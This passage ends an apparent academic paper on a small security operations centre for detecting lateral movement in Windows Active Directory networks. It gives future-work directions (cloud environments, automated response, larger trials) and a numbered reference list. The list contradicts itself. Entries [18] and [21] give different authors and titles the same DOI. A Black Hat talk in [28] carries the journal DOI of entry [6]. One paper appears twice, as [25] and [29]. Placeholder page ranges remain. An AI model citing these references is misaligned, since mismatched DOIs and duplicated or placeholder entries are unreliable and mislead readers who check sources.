Furthermore, the mini SOC model could be extended to other infrastructure architectures such as hybrid cloud or cloud native environments. As enterprises increasingly migrate to cloud platforms, investigating the applicability of lateral movement detection models in environments such as Azure AD, AWS or containerized systems would significantly enhance the relevance and practical applicability of the research.

Another highly practical direction is the exploration of automated incident response capabilities through Security Orchestration, Automation and Response (SOAR) mechanisms based on detections generated by the mini SOC. Rather than stopping at detection and alerting, automated response actions such as isolating compromised hosts, disabling suspicious accounts or collecting additional digital forensic evidence could be integrated to reduce response time and limit damage during security incidents.

Finally, future studies may focus on large-scale quantitative evaluations to measure the performance of the proposed model in more diverse real world environments. Deploying and testing the model in enterprise networks of larger scale with multiple user groups and complex administrative policies, would help validate its scalability, stability and long-term

effectiveness, thereby providing stronger empirical evidence for the feasibility of the mini SOC approach.

Overall, the proposed future research and development directions aim not only to refine and enhance the proposed mini SOC model but also to move toward the construction of a flexible, cost-effective and highly adaptable security monitoring platform. Such a platform would be well suited to protecting enterprise systems against increasingly sophisticated internal threats in modern enterprise environments.

## APPENDIX

- [1] J. Nadeau, “83% of organizations reported insider attacks in 2024,” Cybersecurity Insiders, IBM Think, 2024. [Online]. Available: <https://www.ibm.com/think/insights/83-percent-organizations-reported-insider-threats-2024>. Accessed: Jan. 2026.
- [2] Ponemon Institute, “2023/2024 Cost of Insider Threats Global Report,” DTEX Systems Press Release, 2025. [Online]. Available: <https://www.dtexsystems.com/newsroom/press-releases/2025-ponemon-insider-threat-report-release/>. Accessed: Jan. 2026.
- [3] Verizon, “Data Breach Investigations Report (DBIR) 2024; DBIR 2025\*,” Verizon Business, 2024–2025. [Online]. Available: <https://www.verizon.com/business/resources/reports/dbir/>. Accessed: Jan. 2026.
- [4] MITRE, “TA0008: Lateral Movement,” *MITRE ATT&CK*. Accessed: Jan. 4, 2026. [Online]. Available: <https://attack.mitre.org/tactics/TA0008/>
- [5] Senturk, Z. & Irmak, E. (2024). *Windows Active Directory Domain Services and Enterprise Network Security: PowerShell Access Analysis and Mitigations*. Gazi Üniversitesi Fen Bilimleri Dergisi Part C:Tasarım ve Teknoloji, 12(3), 475–487. DOI:10.29109/gujsc.1447924.
- [6] C. Smiliotopoulos et al., “Detecting lateral movement: A systematic survey,” *Heliyon*, vol. 10, no. 5, e26317, 2024, doi: 10.1016/j.heliyon.2024.e26317.
- [7] M. Nicho et al., “Enhanced detection of APT lateral movement using behavioral analysis,” *Computers, Materials & Continua*, vol. 83, no. 1, pp. xxx–xxx, 2025, doi: 10.32604/cmc.2025.059597.
- [8] C. Rombaldo Junior, I. Becker and S. Johnson, “Unaware, unfunded and uneducated: A systematic review of SME cybersecurity,” *arXiv preprint*, arXiv:2309.17186, 2023. doi: 10.48550/arXiv.2309.17186.
- [9] Wazuh, “Documentation: Components,” *Wazuh Official Documentation*. Accessed: Jan. 4, 2026. [Online]. Available: <https://documentation.wazuh.com/current/getting-started/components/index.html>
- [10] M. Markruss, “Sysmon,” *Microsoft Learn*, accessed Jan. 4, 2026. [Online]. Available: <https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon>
- [11] C. M. Keary and J. S. Kallberg, “Defending Against the Advanced Persistent Threat,” *Journal of Cyber Policy*, vol. 4, no. 3, pp. 337–353, 2019, doi: 10.1080/23742917.2019.1627702.
- [12] A. P. Namanya, J. R. C. Nurse and S. Creese, “Living off the Land: A Systematic Review of Dual-Use Tools and Techniques in Cyberattacks,” *Sensors*, vol. 22, no. 20, p. 7999, 2022, doi: 10.3390/s22207999.

- [13] M. H. A. Wahab et al., "Analysis of Credential Theft Techniques in Windows-Based Attacks," *Journal of Research in National Law*, 2021, doi: 10.2991/jrnal.k.210922.008.
- [14] S. H. Almotairi et al., "Detection of Credential Access and Lateral Movement in Enterprise Networks," *Computer Networks*, vol. 245, p. 111181, 2025, doi: 10.1016/j.comnet.2025.111181.
- [15] M. A. Alqahtani et al., "Privilege Escalation Detection in Windows Systems Using Behavioral Analysis," *IEEE Access*, vol. 11, pp. 51034–51048, 2023, doi: 10.1109/ACCESS.2023.3273895.
- [16] A. P. Abubakar et al., "Defense Evasion Techniques in Advanced Cyber Attacks," *Electronics*, vol. 13, no. 18, p. 3717, 2024, doi: 10.3390/electronics13183717.
- [17] A. Kurnosova et al., "PowerShell Obfuscation Techniques and Detection Challenges," *Engineering Technologies and Research*, vol. 4, pp. 45–54, 2024, doi: 10.17770/etr2024vol4.8201.
- 
- [18] M. A. Alqahtani et al., "Evaluating Sysmon Configuration for Detecting Lateral Movement Attacks," *Applied Sciences*, vol. 12, no. 15, p. 7746, 2022, doi: 10.3390/app12157746.
- [19] A. Ghasemi et al., "LMD-2023: A Sysmon-Based Dataset for Lateral Movement Detection," *Computers & Security*, vol. 137, p. 104190, 2024, doi: 10.1016/j.cose.2024.104190.
- [20] S. K. Ghosh et al., "ETCExp and LMD: Benchmark Datasets for Lateral Movement Detection," *International Journal of Information Security*, 2023, doi: 10.1007/s10207-023-00725-8.
- [21] C. Smiliotopoulos, K. Barmpatzsalou and G. Kambourakis, "Revisiting the Detection of Lateral Movement through Sysmon," *Applied Sciences*, vol. 12, no. 15, Art. no. 7746, 2022, doi: 10.3390/app12157746.
- [22] A. A. Alazab et al., "Open-Source SIEM Systems for Threat Detection: A Comparative Study," *Computers & Security*, 2025.
- [23] D. Wibowo, T. Taryo and F. Aziz, "Advanced Persistent Threats Analysis and Intrusion Detection Systems Evaluation," *International Journal of Software Engineering and Computer Science*, vol. 5, no. 3, pp. 1–10, 2025, doi: 10.35870/ijsecs.v5i3.5770.
- [24] MITRE ATT&CK, "Pass-the-Hash," Technique T1550.002. Accessed: 2026. [Online]. Available: <https://attack.mitre.org/techniques/T1550/002/>

- [25] J. G. V. Felicite, V. Ayala-Rivera and A. O. Portillo-Dominguez, “Detecting Pass-the-Hash Attack in a Microsoft Active Directory Environment using an Open-Source Approach,” in *Proceedings of the 12th International Conference in Software Engineering Research and Innovation (CONISOFT)*, 2024, pp. 1–8, doi: 10.1109/CONISOFT63288.2024.00031.
- [26] M. Kadam and P. Dhotre, “Active Directory – Attacks and Defense,” in *Information Systems for Intelligent Systems*, A. Iglesias, J. Shin, N. Bhatt and A. Joshi, Eds. Cham, Switzerland: Springer, 2026, pp. 21–34, doi: 10.1007/978-3-032-12996-3\_3.
- [27] N. Somashekarappa, *How to Detect Lateral Movement in the Windows Operating System?*, Master’s thesis, National College of Ireland, Dublin, Ireland, 2021.
- [28] A. Zaltzman, “From Pass-the-Hash to Code Execution,” presented at *Black Hat Europe 2024*, London, UK, 2024, doi: 10.1016/j.heliyon.2024.e26317.
- [29] Jacques Gerald Vivian, Vanessa Ayala-Rivera “Detecting Pass-the-Hash Attack in a Microsoft Active Directory Environment using an Open-Source Approach,” in *\*Proc. 12th Int. Conf. Software Eng. Research and Innovation (CONISOFT)\**, 2024, pp. XX–XX, doi: 10.1109/CONISOFT63288.2024.00031.
- [30] M. S. Elmastaş and C. Eyüpoğlu, “Detection of Current Attacks in Active Directory Environment with Log Correlation Methods,” *Journal of Aeronautics and Space Technologies*, vol. 16, no. 2, pp. 36–55, 2023.
- [31] V. Uppströmer and H. Råberg, *Detecting Lateral Movement in Microsoft Active Directory Log Files: A Supervised Machine Learning Approach*, Master’s thesis, Blekinge Institute of Technology, Karlskrona, Sweden, 2019.